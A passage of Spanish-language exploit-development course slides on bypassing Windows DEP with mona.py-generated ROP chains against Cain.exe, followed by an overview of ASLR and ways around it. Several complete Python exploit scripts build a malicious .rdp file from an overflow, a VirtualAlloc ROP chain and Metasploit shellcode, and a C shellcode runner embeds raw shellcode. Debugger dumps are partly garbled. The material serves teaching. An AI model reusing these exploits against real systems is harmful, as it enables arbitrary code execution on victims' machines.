Paciencia... *[+] This mona.py action took 0:03:19.299000*

Este comando generará los siguientes archivos:

- rop.txt
- rop_suggestions.txt
- stackpivot.txt
- rop_chains.txt

Cada uno de estos archivos contiene información interesante...

DEP - ROP

Demo

rop.txt

Este archivo contiene todos los gadgets que se han encontrado. En nuestro caso, tenemos un archivo con ~100K líneas.

```
0x0078000b : # MOV EBP,73B3A76B # RETN  ** [Cain.exe] ** | startnull,unicode,ascii {PAGE_EXECUTE_READWRITE}
0x005af8cf : # INC ESP # POP ESI # POP EBP # POP EBX # RETN  ** [Cain.exe] ** | startnull
{PAGE_EXECUTE_READWRITE}
0x004a85bb : # ADD ESP,10 # RETN 0x10  ** [Cain.exe] ** | startnull {PAGE_EXECUTE_READWRITE}
0x005a555b : # ADD ESP,0C # RETN  ** [Cain.exe] ** | startnull,asciiprint,ascii {PAGE_EXECUTE_READWRITE}
```

DEP - ROP

Demo

rop_suggestions.txt

Este archivo contiene sugerencias para realizar ciertas acciones. Por ejemplo, decrementar ebx, copiar el valor de esp a edi

Suggestions

[dec ebx]

0x005bad75 (RVA : 0x001bad75) : # DEC EBX # SUB AL,5B # RETN ** [Cain.exe] ** | startnull {PAGE_EXECUTE_READWRITE}

[move ebp -> ebx]

0x00552636 (RVA : 0x00152636) : # PUSH EBP # MOV EAX,EBX # POP EBX # RETN ** [Cain.exe] ** | startnull,asciiprint,ascii {PAGE_EXECUTE_READWRITE}

[move ebx -> edi]

0x004232d6 (RVA : 0x000232d6) : # PUSH EBX # POP EDI # POP ESI # POP EBP # MOV EAX,ECX # POP EBX # RETN 0x0C ** [Cain.exe] ** | startnull {PAGE_EXECUTE_READWRITE}

[move esi -> ebx]

0x004985a0 (RVA : 0x000985a0) : # PUSH ESI # ADD BL,BYTE PTR DS:[EDI+5E] # MOV EAX,1 # POP EBX # RETN ** [Cain.exe] ** | startnull {PAGE_EXECUTE_READWRITE}

DEP - ROP

Demo

stackpivot.txt

Este archivo contiene instrucciones que nos permiten modificar el valor del registro ESP. A menudo es necesario utilizar stack pivots.

Por ejemplo, si los datos para ejecutar un ROP chain estuvieran en el heap y tuvieramos dicha dirección en el registro EBX, necesitaríamos un stack pivot del estilo `XCHG EBX, ESP; RET`. Acto seguido empezaríamos a ejecutar el ROP chain.

También los podríamos utilizar para explotar un SEH overwrite. Por ejemplo, nos podría servir un `SUB ESP, #OFFSET`.

Este archivo nos muestra stack pivots que desplacen el valor de ESP en cierto offset en específico. Los ordena de menor offset (8 bytes) a mayor.

DEP - ROP

Demo

¡Esta es la joya de la corona!

rop_chains.txt

Este archivo contiene ROP chains YA contruidos a través de los gadgets del binario. ¡**Black magic!**

En diferentes lenguajes de programación.

Con diferentes metodologías. Desactivar DEP, cambiar permisos de una página usando VirtualProtect, VirtualAlloc, etc.

DEP - ROP

Demo

```
*** [ Python ] ***

def create_rop_chain():

    # rop chain generated with mona.py - www.corelancore.com
    rop_gadgets = [
        0x0040bb91, # POP EAX # RETN [Cain.exe]
        0x1000f16c, # ptr to &VirtualAlloc() (skipped module criteria,
        0x0057c01c, # MOV EAX,DWORD PTR DS:[EAX] # RETN [Cain.exe]
        0x005722df, # PUSH EAX # POP ESI # RETN [Cain.exe]
        0x005c91e9, # POP EBP # RETN [Cain.exe]
        0x0077fd5a, # & call esp [Cain.exe]
        0x005ad308, # POP EBX # RETN [Cain.exe]
        0x00000001, # 0x00000001-> ebx
        0x005d1acc, # POP EDX # RETN [Cain.exe]
        0x00001000, # 0x00001000-> edx
        0x005a01ef, # POP ECX # RETN [Cain.exe]
        0x00000040, # 0x00000040-> ecx
        0x005c2d62, # POP EDI # RETN [Cain.exe]
        0x00618da3, # RETN (ROP NOP) [Cain.exe]
        0x004cce03, # POP EAX # RETN [Cain.exe]
        0x90909090, # nop
        0x0056fe69, # PUSHAD # RETN [Cain.exe]
    ]
    return ''.join(struct.pack('<I', _) for _ in rop_gadgets)

rop_chain = create_rop_chain()
```


DEP - ROP

Demo



DEP - ROP

Demo

```
#!/usr/bin/env python
import struct

def create_rop_chain():
    # rop chain generated with mona.py - www.corelan.be
    rop_gadgets = [
        0x005c9bca, # any readable address. (VULN SPECIFIC)
        0x005c9bca, # POP EAX # RETN [Cain.exe]
        0x1000f16c, # ptr to &VirtualAlloc() (skipped module criteria,
reliable !) [IAT packet.dll]
        0x0057c01c, # MOV EAX,DWORD PTR DS:[EAX] # RETN [Cain.exe]
        0x00585f58, # PUSH EAX # POP ESI # RETN [Cain.exe]
        0x0052c99f, # POP EBP # RETN [Cain.exe]
        0x00658542, # & jmp esp [Cain.exe]
        0x00576979, # POP EBX # RETN [Cain.exe]
        0x00000001, # 0x00000001-> ebx
        0x005cc47e, # POP EDX # RETN [Cain.exe]
        0x00001000, # 0x00001000-> edx
        0x0054c2d9, # POP ECX # RETN [Cain.exe]
        0x00000040, # 0x00000040-> ecx
        0x005ac6d5, # POP EDI # RETN [Cain.exe]
        0x00618da3, # RETN (ROP NOP) [Cain.exe]
        0x005ce1fc, # POP EAX # RETN [Cain.exe]
        0x90909090, # nop
        0x0056e4cc, # PUSHAD # RETN [Cain.exe]
    ]
    return ''.join(struct.pack('<I', _) for _ in rop_gadgets)

payload = "ABCDEFGHIJKLMNOPQRSTUVWXYZ"

rop_chain = create_rop_chain()

junk = 'A' * 8206
# overwrite seip with rop chain
seip = rop_chain

xpl = junk + seip + payload

with open('xpl-dep-1_clean.rdp', 'wb') as fd:
    fd.write(xpl)
```

DEP - ROP

Demo

Este ROP chain utiliza la función VirtualAlloc para cambiar los permisos de una región de memoria (aunque está ya esté en uso).

Esta “feature” de VirtualAlloc no está documentada, pero ejecutando el siguiente código se puede comprobar fácilmente:

```
#include <stdio.h>
#include <windows.h>

// http://www.exploit-db.com/exploits/28996/
char sc[] = "\x31\xd2\xb2\x30\x64\x8b\x12\x8b\x52\x0c\x8b\x52\x1c\x8b\x42"
"\x08\x8b\x72\x20\x8b\x12\x80\x7e\x0c\x33\x75\xf2\x89\xc7\x03"
"\x78\x3c\x8b\x57\x78\x01\xc2\x8b\x7a\x20\x01\xc7\x31\xed\x8b"
"\x34\xaf\x01\xc6\x45\x81\x3e\x46\x61\x74\x61\x75\xf2\x81\x7e"
"\x08\x45\x78\x69\x74\x75\xe9\x8b\x7a\x24\x01\xc7\x66\x8b\x2c"
"\x6f\x8b\x7a\x1c\x01\xc7\x8b\x7c\xaf\xfc\x01\xc7\x68\x79\x74"
"\x65\x01\x68\x6b\x65\x6e\x42\x68\x20\x42\x72\x6f\x89\xe1\xfe"
"\x49\x0b\x31\xc0\x51\x50\xff\xd7";

int main(int argc, char ** argv) {
    LPVOID addr1 = VirtualAlloc(NULL, 4096, MEM_COMMIT, PAGE_READWRITE);
    memcpy(addr1, sc, sizeof(sc));
    // comment this line to make it fail
    LPVOID addr2 = VirtualAlloc(addr1, 4096, MEM_COMMIT, PAGE_EXECUTE_READWRITE);

    void(*code) (void) = (void(*) (void))addr1;
    code();
    return 0;
}
```

DEP - ROP

Demo El funcionamiento del ROP chain se entiende mucho mejor depurándolo. Sólo necesitamos saber lo siguiente:

1. Definición de VirtualAlloc

```
LPVOID WINAPI VirtualAlloc(  
    _In_opt_ LPVOID lpAddress,           ← @shellcode  
    _In_     SIZE_T dwSize,              ← 0x1  
    _In_     DWORD flAllocationType,     ← 0x1000 (MEM_COMMIT)  
    _In_     DWORD flProtect            ← 0x40 (EXECUTE_READWRITE)  
);
```

2. Última instrucción del ROP Chain

PUSHAD Push EAX, ECX, EDX, EBX, original ESP, EBP, ESI, and EDI

3. Registros al finalizar el ROP chain (ordenados como acaban en la pila)

EAX = NOP (0x90909090)
ECX = flProtect (0x40)
EDX = flAllocationType (0x1000)
EBX = dwSize
ESP = lpAddress (automatic)
EBP = ReturnTo (ptr to jmp esp)
ESI = ptr to VirtualAlloc()
(2)

EDI = ROP NOP (RETN)
pushad, se saltará a otro RET (1)



parámetros para VirtualAlloc en la pila

← dirección de retorno del stack frame de VirtualAlloc
← ese RET saltará a VirtualAlloc

← cuando se ejecute el ret del

DEP - ROP

Demo

Poned un breakpoint en la primera instrucción del ROP e id ejecutando paso a paso (F8)

CPU - main thread, module Cain

Address	Hex dump	Disassembly	Comment
0056E4CC	60	PUSHAD	
0056E4CD	C3	RETN	
0056E4CE	8B4C24 6C	MOV ECX,DWORD PTR SS:[ESP+6C]	
0056E4D2	8B5424 68	MOV EDX,DWORD PTR SS:[ESP+68]	
0056E4D6	51	PUSH ECX	
0056E4D7	8D4424 08	LEA EAX,DWORD PTR SS:[ESP+8]	
0056E4DB	52	PUSH EDX	
0056E4DC	50	PUSH EAX	
0056E4DD	E8 AEB0FFFF	CALL Cain.00569590	
0056E4E2	8D4C24 10	LEA ECX,DWORD PTR SS:[ESP+10]	
0056E4E6	51	PUSH ECX	
0056E4E7	56	PUSH ESI	
0056E4E8	E8 A3B1FFFF	CALL Cain.00569690	
0056E4ED	8D5424 18	LEA EDX,DWORD PTR SS:[ESP+18]	
0056E4F1	6A 60	PUSH 60	
0056E4F3	52	PUSH EDX	
0056E4F4	E8 87950000	CALL Cain.00577A80	
0056E4F9	83C4 1C	ADD ESP,1C	
0056E4FC	8BC6	MOV EAX,ESI	
0056E4FE	5E	POP ESI	
0056E4FF	83C4 60	ADD ESP,60	
0056E502	C3	RETN	
0056E503	90	NOP	
0056E504	90	NOP	
0056E505	90	NOP	
0056E506	90	NOP	

Registers (FPU)

Register	Value	Comment
EAX	90909090	
ECX	00000040	
EDX	00001000	
EBX	00000001	
ESP	0018F1F4	ASCII "ABCDEFGHJKLMNOP"
EBP	00658542	Cain.00658542
ESI	75B09550	KERNEL32.VirtualAlloc
EDI	00618DA3	Cain.00618DA3
EIP	0056E4CC	Cain.0056E4CC
C 0	ES 002B 32bit 0<FFFFFFFF>	
P 1	CS 0023 32bit 0<FFFFFFFF>	
A 0	SS 002B 32bit 0<FFFFFFFF>	
Z 0	DS 002B 32bit 0<FFFFFFFF>	
S 0	FS 0053 32bit 7FFDD000<FFF>	
T 0	GS 002B 32bit 0<FFFFFFFF>	
D 0		
O 0	LastErr ERROR_SUCCESS <00000000>	
EFL	00200206 <NO,NB,NE,A,NS,PE,GE,G	
ST0	empty g	
ST1	empty g	
ST2	empty g	
ST3	empty g	
ST4	empty g	
ST5	empty g	
ST6	empty g	
ST7	empty g	

Address	Hex dump	Disassembly	Comment
007DF000	0000	ADD BYTE PTR DS:[EAX],AL	
007DF002	0000	ADD BYTE PTR DS:[EAX],AL	
007DF004	0000	ADD BYTE PTR DS:[EAX],AL	
007DF006	0000	ADD BYTE PTR DS:[EAX],AL	
007DF008	0000	ADD BYTE PTR DS:[EAX],AL	

0018F1F4 44434241 ABCD

0018F1F8 48474645 EFGH

0018F1FC 4C4B4A49 IJKL

0018F200 51504F4D MOPQ

0018F204 55545352 RSTU

0018F208 59585756 VWXY

Mirad como en el momento de ejecutar el PUSHAD, ESP apunta al inicio de nuestro shellcode

DEP - ROP

Demo

Después del PUSHAD se ha puesto en la pila el valor de los registros en el orden comentado anteriormente:

0018F1D4	00618DA3	úia.	Cain.00618DA3
0018F1D8	75B09550	Pòu	KERNEL32.VirtualAlloc
0018F1DC	00658542	Bàe.	Cain.00658542
0018F1E0	0018F1F4	††.	ASCII "ABCDEFGH IJKLMOP
0018F1E4	00000001	@...	
0018F1E8	00001000	.>...	
0018F1EC	00000040	@...	
0018F1F0	90909090	éééé	
0018F1F4	44434241	ABCD	
0018F1F8	48474645	EFGH	

Ahora se ejecutará un RET, que hará que EIP apunte a 0x00618DA3 que contiene otro RET, que hará que EIP apunte a VirtualAlloc:


Address	Hex dump	Disassembly	Comment		0018F1DC	00658542	Bàe.	[CALL to VirtualAlloc
00658542	FFE4	JMP ESP			0018F1E0	0018F1F4	††.	Address = 0018F1F4
00658544	D9D8	FSIP EAX	Illegal use of regi		0018F1E4	00000001	@...	Size = 1
00658546	D5 CA	AAD 0CA			0018F1E8	00001000	.>...	AllocationType = MEM_COMMIT
00658548	D4 D8	AAH 0D8			0018F1EC	00000040	@...	Protect = PAGE_EXECUTE_READWRITE

Y finalmente ejecutamos la función con los parámetros necesarios!
Y como dirección de retorno tenemos 0x00658542 → JMP ESP.

DEP - ROP

Demo Modifiquemos el exploit y pongamos breakpoints (0xCC) como shellcode:

Al depurarlo, tendríais que parar en los breakpoints.



0018F1F5	CC	INT3
0018F1F6	CC	INT3
0018F1F7	CC	INT3

```
#!/usr/bin/env python
import struct

def create_rop_chain():
    # rop chain generated with mona.py - www.corelan.be
    rop_gadgets = [
        0x005c9bca, # any readable address. (VULN SPECIFIC)
        0x005c9bca, # POP EAX # RETN [Cain.exe]
        0x1000f16c, # ptr to &VirtualAlloc() (skipped module criteria,
        reliable !) [IAT packet.dll]
        0x0057c01c, # MOV EAX,DWORD PTR DS:[EAX] # RETN [Cain.exe]
        0x00585f58, # PUSH EAX # POP ESI # RETN [Cain.exe]
        0x0052c99f, # POP EBP # RETN [Cain.exe]
        0x00658542, # & jmp esp [Cain.exe]
        0x00576979, # POP EBX # RETN [Cain.exe]
        0x00000001, # 0x00000001-> ebx
        0x005cc47e, # POP EDX # RETN [Cain.exe]
        0x00001000, # 0x00001000-> edx
        0x0054c2d9, # POP ECX # RETN [Cain.exe]
        0x00000040, # 0x00000040-> ecx
        0x005ac6d5, # POP EDI # RETN [Cain.exe]
        0x00618da3, # RETN (ROP NOP) [Cain.exe]
        0x005ce1fc, # POP EAX # RETN [Cain.exe]
        0x90909090, # nop
        0x0056e4cc, # PUSHAD # RETN [Cain.exe]
    ]
    return ''.join(struct.pack('<I', _) for _ in rop_gadgets)

payload = struct.pack('<L', 0xCCCCCCCC)

rop_chain = create_rop_chain()

junk = 'A' * 8206
# overwrite seip with rop chain
seip = rop_chain

xpl = junk + seip + payload

with open('xpl-dep-2_clean.rdp', 'wb') as fd:
    fd.write(xpl)
```


DEP - ROP

Demo

Añadamos el
típico shellcode:

```
0x005ce1fc, # POP EAX # RETN [Cain.exe]
0x90909090, # nop
0x0056e4cc, # PUSHAD # RETN [Cain.exe]
]
return ''.join(struct.pack('<I', _) for _ in rop_gadgets)

# windows/exec - 196 bytes
# http://www.metasploit.com
# VERBOSE=false, PrependMigrate=false, EXITFUNC=process,
# CMD=calc
payload = ""
payload += "\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b"
payload += "\x52\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7"
payload += "\x4a\x26\x31\xff\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20"
payload += "\xc1\xcf\x0d\x01\xc7\xe2\xf0\x52\x57\x8b\x52\x10\x8b"
payload += "\x42\x3c\x01\xd0\x8b\x40\x78\x85\xc0\x74\x4a\x01\xd0"
payload += "\x50\x8b\x48\x18\x8b\x58\x20\x01\xd3\xe3\x3c\x49\x8b"
payload += "\x34\x8b\x01\xd6\x31\xff\x31\xc0\xac\xc1\xcf\x0d\x01"
payload += "\xc7\x38\xe0\x75\xf4\x03\x7d\xf8\x3b\x7d\x24\x75\xe2"
payload += "\x58\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c"
payload += "\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b"
payload += "\x61\x59\x5a\x51\xff\xe0\x58\x5f\x5a\x8b\x12\xeb\x86"
payload += "\x5d\x6a\x01\x8d\x85\xb9\x00\x00\x00\x50\x68\x31\x8b"
payload += "\x6f\x87\xff\xd5\xbb\xf0\xb5\xa2\x56\x68\xa6\x95\xbd"
payload += "\x9d\xff\xd5\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb"
payload += "\x47\x13\x72\x6f\x6a\x00\x53\xff\xd5\x63\x61\x6c\x63"
payload += "\x00"

rop_chain = create_rop_chain()

junk = 'A' * 8206
# overwrite seip with rop chain
seip = rop_chain

xpl = junk + seip + payload

with open('xpl-dep-3_clean.rdp', 'wb') as fd:
    fd.write(xpl)
```

DEP - ROP



DEP - ROP

Algunas notas sobre DEP:

- **Por si sólo, DEP no es capaz de evitar la explotación de vulnerabilidades o la ejecución de código inyectado por un atacante.** Sin embargo, DEP junto con otras medidas de seguridad (aka, ASLR) es una medida de seguridad muy robusta.
- Existe lo que se conoce como **software-enforced** DEP. Esto no es más que **SafeSEH** para arquitecturas que no soportan DEP a nivel de hardware. Que el nombre no os engañe...
- **En procesos de 64 bits en sistemas operativos de 64 bits, DEP está activado por defecto y no se puede desactivar (Always On).**

ASLR **(Address Space** **Layout** **Randomization)**

ASLR

ASLR es una medida de seguridad que intenta evitar que un atacante tenga conocimiento sobre cómo están distribuidos los elementos en memoria.

Esta medida de seguridad intenta evitar que un atacante sepa de antemano en qué posición de memoria empieza la pila, el heap, los módulos, la imagen base del binario, etc.

De este modo, **un atacante no podrá usar direcciones estáticas** al, por ejemplo, sobrescribir la dirección de retorno almacenada en un stack frame.

El atacante no tendrá conocimiento sobre dónde está su shellcode o dónde se almacena una instrucción del estilo JMP ESP.

ASLR

Esta medida de seguridad **se implementa a nivel de compilación**. Aquellos ejecutables o módulos que se compilen/enlacen con el flag /DYNAMICBASE utilizarán ASLR en sistemas operativos que lo soporten. Microsoft Visual Studio 2005 fue el primero en dar soporte para esta funcionalidad.

Windows Vista fue el primer sistema operativo de Microsoft en dar soporte para ASLR.

ASLR carga aleatoriamente las siguientes regiones de un binario:

- PEB (Process Environment Block) ← Ocurría antes de ASLR
- TEB (Thread Environment Block)
- Stack
- Heap
- Base del binario
- Módulos con soporte para ASLR
- Segmento data, bss

ASLR

Cada región de memoria tiene sus propias opciones de aleatorización.

Las que más nos interesan son la pila, el heap, el binario y los módulos.

- **La dirección del binario, los módulos y segmentos data y bss se elige una sola vez por reinicio. Esto significa que se mantiene entre ejecuciones.**
- **La dirección de la pila, el heap y el PEB se elige de manera aleatoria cada vez que se ejecuta el programa.**

ASLR

- **Sobre los módulos:**


Se elige un offset de entre 256 posibilidades, todas ellas alineadas a 64KB, empezando en la parte superior de la región de memoria del usuario.

Después, las DLLs se cargan una tras otra hacia abajo a partir de esta dirección. Sin embargo, el orden de carga puede ser aleatorio.

Las DLLs que se compartan entre procesos se cargarán en la misma dirección en todos los procesos.

- **Sobre el binario:**

Igual que con los módulos, pero la dirección base sobre la que se calcula el offset es aquella que defina el propio binario (normalmente 0x40000)



ASLR

- **Sobre la pila:**

La dirección de la pila se elige de entre 32 posibilidades, todas ellas alineadas a 64KB (a veces a 256KB). Sin embargo, a esta dirección se le aplica un offset a través del stack pointer en el que se elige de entre 16386 posibilidades, alineadas a 4KB.

- **Sobre el heap:**

La dirección del heap se elige de entre 32 posibilidades, todas ellas alineadas a 64KB.

ASLR

¿Cómo evadimos ASLR?

- Opciones de mentira:

1. Partial overwrite
2. Fuerza bruta

← A nivel teórico son muy bonitas

- Opciones de verdad:

1. Evitando ASLR
2. Spraying
3. SharedUserData leak
4. **Information leaks**

← Bonitas a todos los niveles

ASLR

Partial Overwrite

Cuando ASLR modifica la dirección base de los módulos o el binario, **lo que varía son los 2 bytes de mayor peso de la dirección.**

Por ejemplo:

- 0xAABBXXXX
- 0xCCDDXXXX
- 0xEEFFXXXX

Sin embargo, **las instrucciones dentro de cada módulo están siempre en el mismo offset respecto a la base.**

Por ejemplo:

- JMP ESP → 0xAABB1234
- JMP ESP → 0xCCDD1234
- JMP ESP → 0xEEFF1234

Partial Overwrite

Cuando sobrescribimos la dirección de retorno de un stack frame, la empezamos a sobrescribir por los bytes de menos peso (gracias a little-endian).

Así que sólo hemos de encontrar la instrucción que queremos dentro del módulo al que apunta la dirección de retorno.

Partial Overwrite

- **¿Por qué esta opción no es válida?**

1. Se ha de tener en cuenta que no se puede colocar el shellcode después de la dirección de retorno, ya que sólo podemos sobrescribir dos bytes de sEIP.
1. Eso significa que un JMP ESP no va a funcionar. ESP no apuntará al shellcode. Sería necesario, por ejemplo, que algún registro apuntara al shellcode (EAX, EBX, etc) y encontrar un JMP REG en el módulo en cuestión.
1. Olvidaos de ROP. Luego, si no hay ROP, no hay DEP bypass. Un escenario con ASLR y sin DEP es complejo de encontrar.

ASLR

Fuerza Bruta

Para hacer un ataque de fuerza bruta a ASLR, las opciones más viables sería hacerlo sobre la base del heap (16 posibilidades) o sobre la dirección de un módulo (256 posibilidades).

La idea sería acertar cual es la dirección base del heap o de un módulo y a partir de ahí calcular cual es el offset a las instrucciones que nos interesan.

Fuerza Bruta

- **¿Por qué esta opción no es válida?**

1. Sólo funcionaría en local, o sea, haciendo las pruebas tu mismo.
1. Aunque pudieras acertar la dirección base de los módulos, los módulos se cargan en un orden aleatorio con lo que se añade aún más entropía. Complicado...
1. Con DEP activo (escenario común con ASLR) el heap no es ejecutable, así que no tiene mucho sentido almacenar nuestro shellcode ahí.

ASLR

Evitando ASLR

Tal y como planteamos con SafeSEH, la idea es encontrar módulos que no se hayan enlazado con el flag /DYNAMICBASE.

Como ya vimos, con el comando “!mona modules” podemos saber si un módulo tiene ASLR o no.

0x75550000		0x75560000		0x00010000		True		True		False		False		True		6.3.9600.16384 [wkscli.dll]
0x00400000		0x007e3000		0x003e3000		False		False		False		False		False		4.9.24 [Cain.exe] (C:\Progr
0x10000000		0x10018000		0x00018000		False		True		False		False		True		4.1.0.2980 [packet.dll] (C:
0x76520000		0x7662b000		0x0010b000		True		True		False		False		True		6.3.9600.16384 [ole32.dll]

Después se puede construir un ROP Chain con los gadgets de ese módulo.

Se debe tener en cuenta también si el módulo está Rebased o no. Como se puede ver, en el caso de Cain, ni el binario ni el módulo packet.dll tienen ASLR o están Rebased. Esto es lo que hemos aprovechado para evadir DEP.

Spraying

Se llama “spray” al concepto de llenar de datos ciertas regiones de memoria, para que en el momento de saltar a una dirección en concreto, la probabilidad de que haya los datos que nos interesa sea muy elevada.

El spray más común es el que se da en el heap (heap spraying). Se acostumbra a utilizar en navegadores web.

Sólo con ciertas aplicaciones, tenemos la posibilidad de llenar regiones de memoria de datos. Por ejemplo, con un navegador, a través de Javascript.

La idea es que la base del heap sólo varía en 2MB, sin embargo, a través de Javascript podemos almacenar muchos más MB en el heap y hacerlo con cierto determinismo.

ASLR

Spraying

Con DEP por medio, **el heap spraying no soluciona el problema de que debemos encontrar instrucciones ejecutables**, tal y como ya hemos comentado en los otros casos.

En los navegadores, por ejemplo, se acostumbra a utilizar diferentes técnicas para cargar DLLs compiladas sin ASLR.

Por ejemplo, es posible cargar ciertas DLLs de Java o de Microsoft Office que siempre se cargan en la misma dirección base.

Spraying

Comentar que en 2013 Kingcope publicó una técnica por la cual se intenta llenar la memoria de datos y después cargar una DLL, de tal modo que la DLL sólo pueda cargarse en una dirección de memoria predecible.

No tengo experiencia con dicha técnica, ni la he visto utilizar ampliamente. Sin embargo, merece una mención:

- <http://kingcope.wordpress.com/2013/01/24/attacking-the-windows-78-address-space-randomization/>

En el paper dice que dicha técnica puede ser útil tanto para Windows 7 como para Windows 8.

SharedUserData Leak

Esta es una vulnerabilidad lo suficiente genérica como para comentarla.

El problema es en todos los sistemas operativos de Windows (excepto Windows 8+), en la dirección 0x7FFE0000 se almacena la estructura SharedUserData.

En dicha estructura se almacenan un conjunto de punteros a funciones. Uno de estos punteros es a la función LdrHotPatchRoutine.

A través de esta función es posible especificar una ruta a una DLL y cargarla en memoria (la idea sería cargar una DLL sin ASLR ni DEP).

Para esta vulnerabilidad ya existe un parche y, por defecto, está solucionado en Windows 8.

Information Leaks

Un information leak no es más que **una vulnerabilidad específica en un programa**, por la cual es posible conocer información sobre la disposición de los objetos en memoria.

Para explotar una vulnerabilidad utilizando esta técnica, primero es necesario explotar una vulnerabilidad que con la que obtengamos el infoleak y después explotar la vulnerabilidad que nos permita ejecutar código arbitrario.

La explotación de vulnerabilidades en el futuro dependerá de la capacidad que tengamos para descubrir infoleaks:

- https://media.blackhat.com/bh-us-12/Briefings/Serna/BH_US_12_Serna_Leak_Era_Slides.pdf

Information Leaks

Un infoleak en un navegador web se podría dar en la siguiente situación.

- Aquello que se almacena en el heap, forma parte de una estructura de datos que contiene metadatos pudiendo dar información sobre direcciones del heap.
- Las strings se almacenan como una estructura BSTR en el heap.
- Un BSTR tiene una cabecera que indica el tamaño de la string.

Si hubiera un desbordamiento con el que se pudiera sobrescribir el tamaño del string, en un read posterior se podría llegar a leer una región de memoria inmensa, pudiendo obtener un infoleak.

ASLR

NOTAS FINALES

Todo lo que se ha comentado sobre ASLR es para procesos de 32 bits.

En 32 bits, sin poder evitar ASLR, la técnicas utilizadas a día de hoy son:

- Heap Spraying (mayormente para navegadores – no en win8)
- Infoleaks

En aplicaciones de 64 bits, sin poder evitar ASLR, lo único que funciona a día de hoy es:


- Infoleaks

En Windows 8 se han introducido muchísimas mejoras en cuanto a ASLR:

